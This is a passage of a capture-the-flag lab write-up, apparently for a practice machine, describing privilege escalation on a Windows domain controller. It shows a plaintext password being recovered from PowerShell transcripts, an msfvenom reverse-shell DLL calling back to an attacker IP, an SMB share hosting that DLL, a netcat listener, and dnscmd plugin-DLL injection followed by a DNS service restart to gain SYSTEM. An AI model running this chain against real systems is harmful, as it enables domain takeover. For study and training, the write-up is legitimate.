
Root

Friday, March 20, 2020 11:53 AM


Step 8:

Navigating to the C:\ drive and looking at the folders we see nothing that looks useful. If we look for hidden directories with the dir -force command we find an interesting folder labeled PSTranscripts.




Step 9:

Looking in the PSTranscripts folder we find a hidden folder labeled 20191203.



Step 10:

Looking inside the 20191203 folder we find a hidden file called PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt



Step 11:

Looking at the content of the .txt file found in step 10 we can see the user Ryan has a password of Serv3rAdmin4cc123!

```
*Evil-WinRM* PS C:\PSTranscripts\20191203> Get-Content PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt
**********************
Windows PowerShell transcript start
Start time: 20191203063201
Username: MEGABANK\ryan
RunAs User: MEGABANK\ryan
Machine: RESOLUTE (Microsoft Windows NT 10.0.14393.0)
Host Application: C:\Windows\system32\wsmprovhost.exe -Embedding
Process ID: 2800
PSVersion: 5.1.14393.2273
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14393.2273
BuildVersion: 10.0.14393.2273
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
Command start time: 20191203063455
**********************
PS>TerminatingError(): "System error."
>> CommandInvocation(Invoke-Expression): "Invoke-Expression"
>> ParameterBinding(Invoke-Expression): name="Command"; value="-join($id,'PS ',$(whoami),'@',$env:computername,' ',$((gi $pwd).Name),'> ')
if (!$?) { if($LASTEXITCODE) { exit $LASTEXITCODE } else { exit 1 } }"
>> CommandInvocation(Out-String): "Out-String"
>> ParameterBinding(Out-String): name="Stream"; value="True"
**********************
Command start time: 20191203063455
**********************
PS>ParameterBinding(Out-String): name="InputObject"; value="PS megabank\ryan@RESOLUTE Documents> "
PS megabank\ryan@RESOLUTE Documents>
**********************
Command start time: 20191203063515
**********************
PS>CommandInvocation(Invoke-Expression): "Invoke-Expression"
>> ParameterBinding(Invoke-Expression): name="Command"; value="cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc123!
```

Step 12:

Looking at Ryan's account properties we see that he is part of the Contractors group.

```
*Evil-WinRM* PS C:\> Get-ADUser -Identity ryan -properties * | FL *Name*,MemberOf


CanonicalName          : megabank.local/MegaBank Users/Contractors/Ryan Bertrand
DisplayName            : Ryan Bertrand
DistinguishedName      : CN=Ryan Bertrand,OU=Contractors,OU=MegaBank Users,DC=megabank,DC=local
GivenName              : Ryan
Name                   : Ryan Bertrand
OtherName              :
SamAccountName         : ryan
ServicePrincipalNames  : {}
Surname                : Bertrand
UserPrincipalName      : ryan@megabank.local
PropertyNames          : {AccountExpirationDate, accountExpires, AccountLockoutTime, AccountNotDelegated ... }
MemberOf               : {CN=Contractors,OU=Groups,DC=megabank,DC=local}



*Evil-WinRM* PS C:\>
```

Step 13:

Looking at the group properties of the Contractors group we see that this group is a part of the DNSAdmins and Remote Management Users group.

```
*Evil-WinRM* PS C:\> Get-ADGroup -Identity Contractors -Properties *


CanonicalName                   : megabank.local/Groups/Contractors
CN                              : Contractors
Created                         : 9/26/2019 5:37:45 AM
createTimeStamp                 : 9/26/2019 5:37:45 AM
Deleted                         :
Description                     : Contractors
DisplayName                     : Contractors
DistinguishedName               : CN=Contractors,OU=Groups,DC=megabank,DC=local
dSCorePropagationData           : {9/27/2019 3:10:48 PM, 9/27/2019 3:52:18 AM, 12/31/1600 4:04:17 PM}
GroupCategory                   : Security
GroupScope                      : Global
groupType                       : -2147483646
HomePage                        :
instanceType                    : 4
isDeleted                       :
LastKnownParent                 :
ManagedBy                       :
member                          : {CN=Ryan Bertrand,OU=Contractors,OU=MegaBank Users,DC=megabank,DC=local}
MemberOf                        : {CN=DnsAdmins,CN=Users,DC=megabank,DC=local, CN=Remote Management Users,CN=Builtin,DC=megabank,DC=local}
Members                         : {CN=Ryan Bertrand,OU=Contractors,OU=MegaBank Users,DC=megabank,DC=local}
Modified                        : 9/27/2019 7:02:21 AM
modifyTimeStamp                 : 9/27/2019 7:02:21 AM
Name                            : Contractors
nTSecurityDescriptor            : System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory                  : CN=Group,CN=Schema,CN=Configuration,DC=megabank,DC=local
ObjectClass                     : group
ObjectGUID                      : 9f2ff7be-f805-491f-aff1-3653653874d7
objectSid                       : S-1-5-21-1392959593-3013219662-3596683436-1103
```

```
nTSecurityDescriptor            : System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory                  : CN=Group,CN=Schema,CN=Configuration,DC=megabank,DC=local
ObjectClass                     : group
ObjectGUID                      : 9f2ff7be-f805-491f-aff1-3653653874d7
objectSid                       : S-1-5-21-1392959593-3013219662-3596683436-1103
ProtectedFromAccidentalDeletion : False
SamAccountName                  : Contractors
sAMAccountType                  : 268435456
sDRightsEffective               : 0
SID                             : S-1-5-21-1392959593-3013219662-3596683436-1103
SIDHistory                      : {}
uSNChanged                      : 16397
uSNCreated                      : 12887
whenChanged                     : 9/27/2019 7:02:21 AM
whenCreated                     : 9/26/2019 5:37:45 AM



*Evil-WinRM* PS C:\> 
```

Step 14:

Doing some research we find that we can exploit the dnscmd /config /serverlecvelplugindll command with a dll injection. We create a dll package with sfvenom --platform windows -p windows/x64/shell_reverse_tcp -e x64/xor LHOST=10.10.14.150 LPORT=1337 -f dll -o l33t.dll

```
[root:]~$ msfvenom --platform windows -p windows/x64/shell_reverse_tcp -e x64/xor LHOST=10.10.14.150 LPORT=1337 -f dll -o l33t.dll
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 503 (iteration=0)
x64/xor chosen with final size 503
Payload size: 503 bytes
Final size of dll file: 5120 bytes
Saved as: l33t.dll
[root:]~$ 
```

Step 15:

In a new shell we start a smbserver so we can access the .dll we created in step 14 using the command python smpython smbserver.py -debug exploit /root/Resolute/

```
[root:]~/impacket/examples$ python smpython smbserver.py -debug exploit /root/Resolute/
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation

[+] Impacket Library Installation Path: /usr/local/lib/python2.7/dist-packages/impacket-0.9.21.dev1+20200220.181330.03cbe6e8-py2.7.egg/impacket
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Step 16:

In a new console window we will now setup a listener to listen for the reserse shell when it is kicked off using the NetCat tool command nc -lnvp 1337

```
[root:]~$ nc -lnvp 1337
listening on [any] 1337 ...
```

Step 17:

Back in the original console that we are logged in with Ryan we will run the exploit command that will inject the code to start the reverse shell using dnscmd RESOLUTE /config /serverlevelplugindll \\10.10.14.150\exploit\l33t.dll

```
*Evil-WinRM* PS C:\Users\ryan\Documents> dnscmd RESOLUTE /config /serverlevelplugindll \\10.10.14.150\exploit\l33t.dll

Registry property serverlevelplugindll successfully reset.
Command completed successfully.

*Evil-WinRM* PS C:\Users\ryan\Documents>
```

Step 18:

The reverse shell will not actuall start until we stop and restart the dns service that we injected the code into. We use sc.exe stop dns and sc.exe start dns to accomplish this.


```
*Evil-WinRM* PS C:\Users\ryan\Documents> sc.exe stop dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 3  STOP_PENDING
                               (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
*Evil-WinRM* PS C:\Users\ryan\Documents> sc.exe start dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                               (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 4236
        FLAGS              :
*Evil-WinRM* PS C:\Users\ryan\Documents> 
```

Step 19:

Once the service has restarted, if we travel back to the NetCat console we can now see we have a C:\Windows\System32> prompt. Now we just run our normal commands to navigate to the desktop and read the root.txt file code.



Thanks to ***EvilT0r13 for his assistance in this box.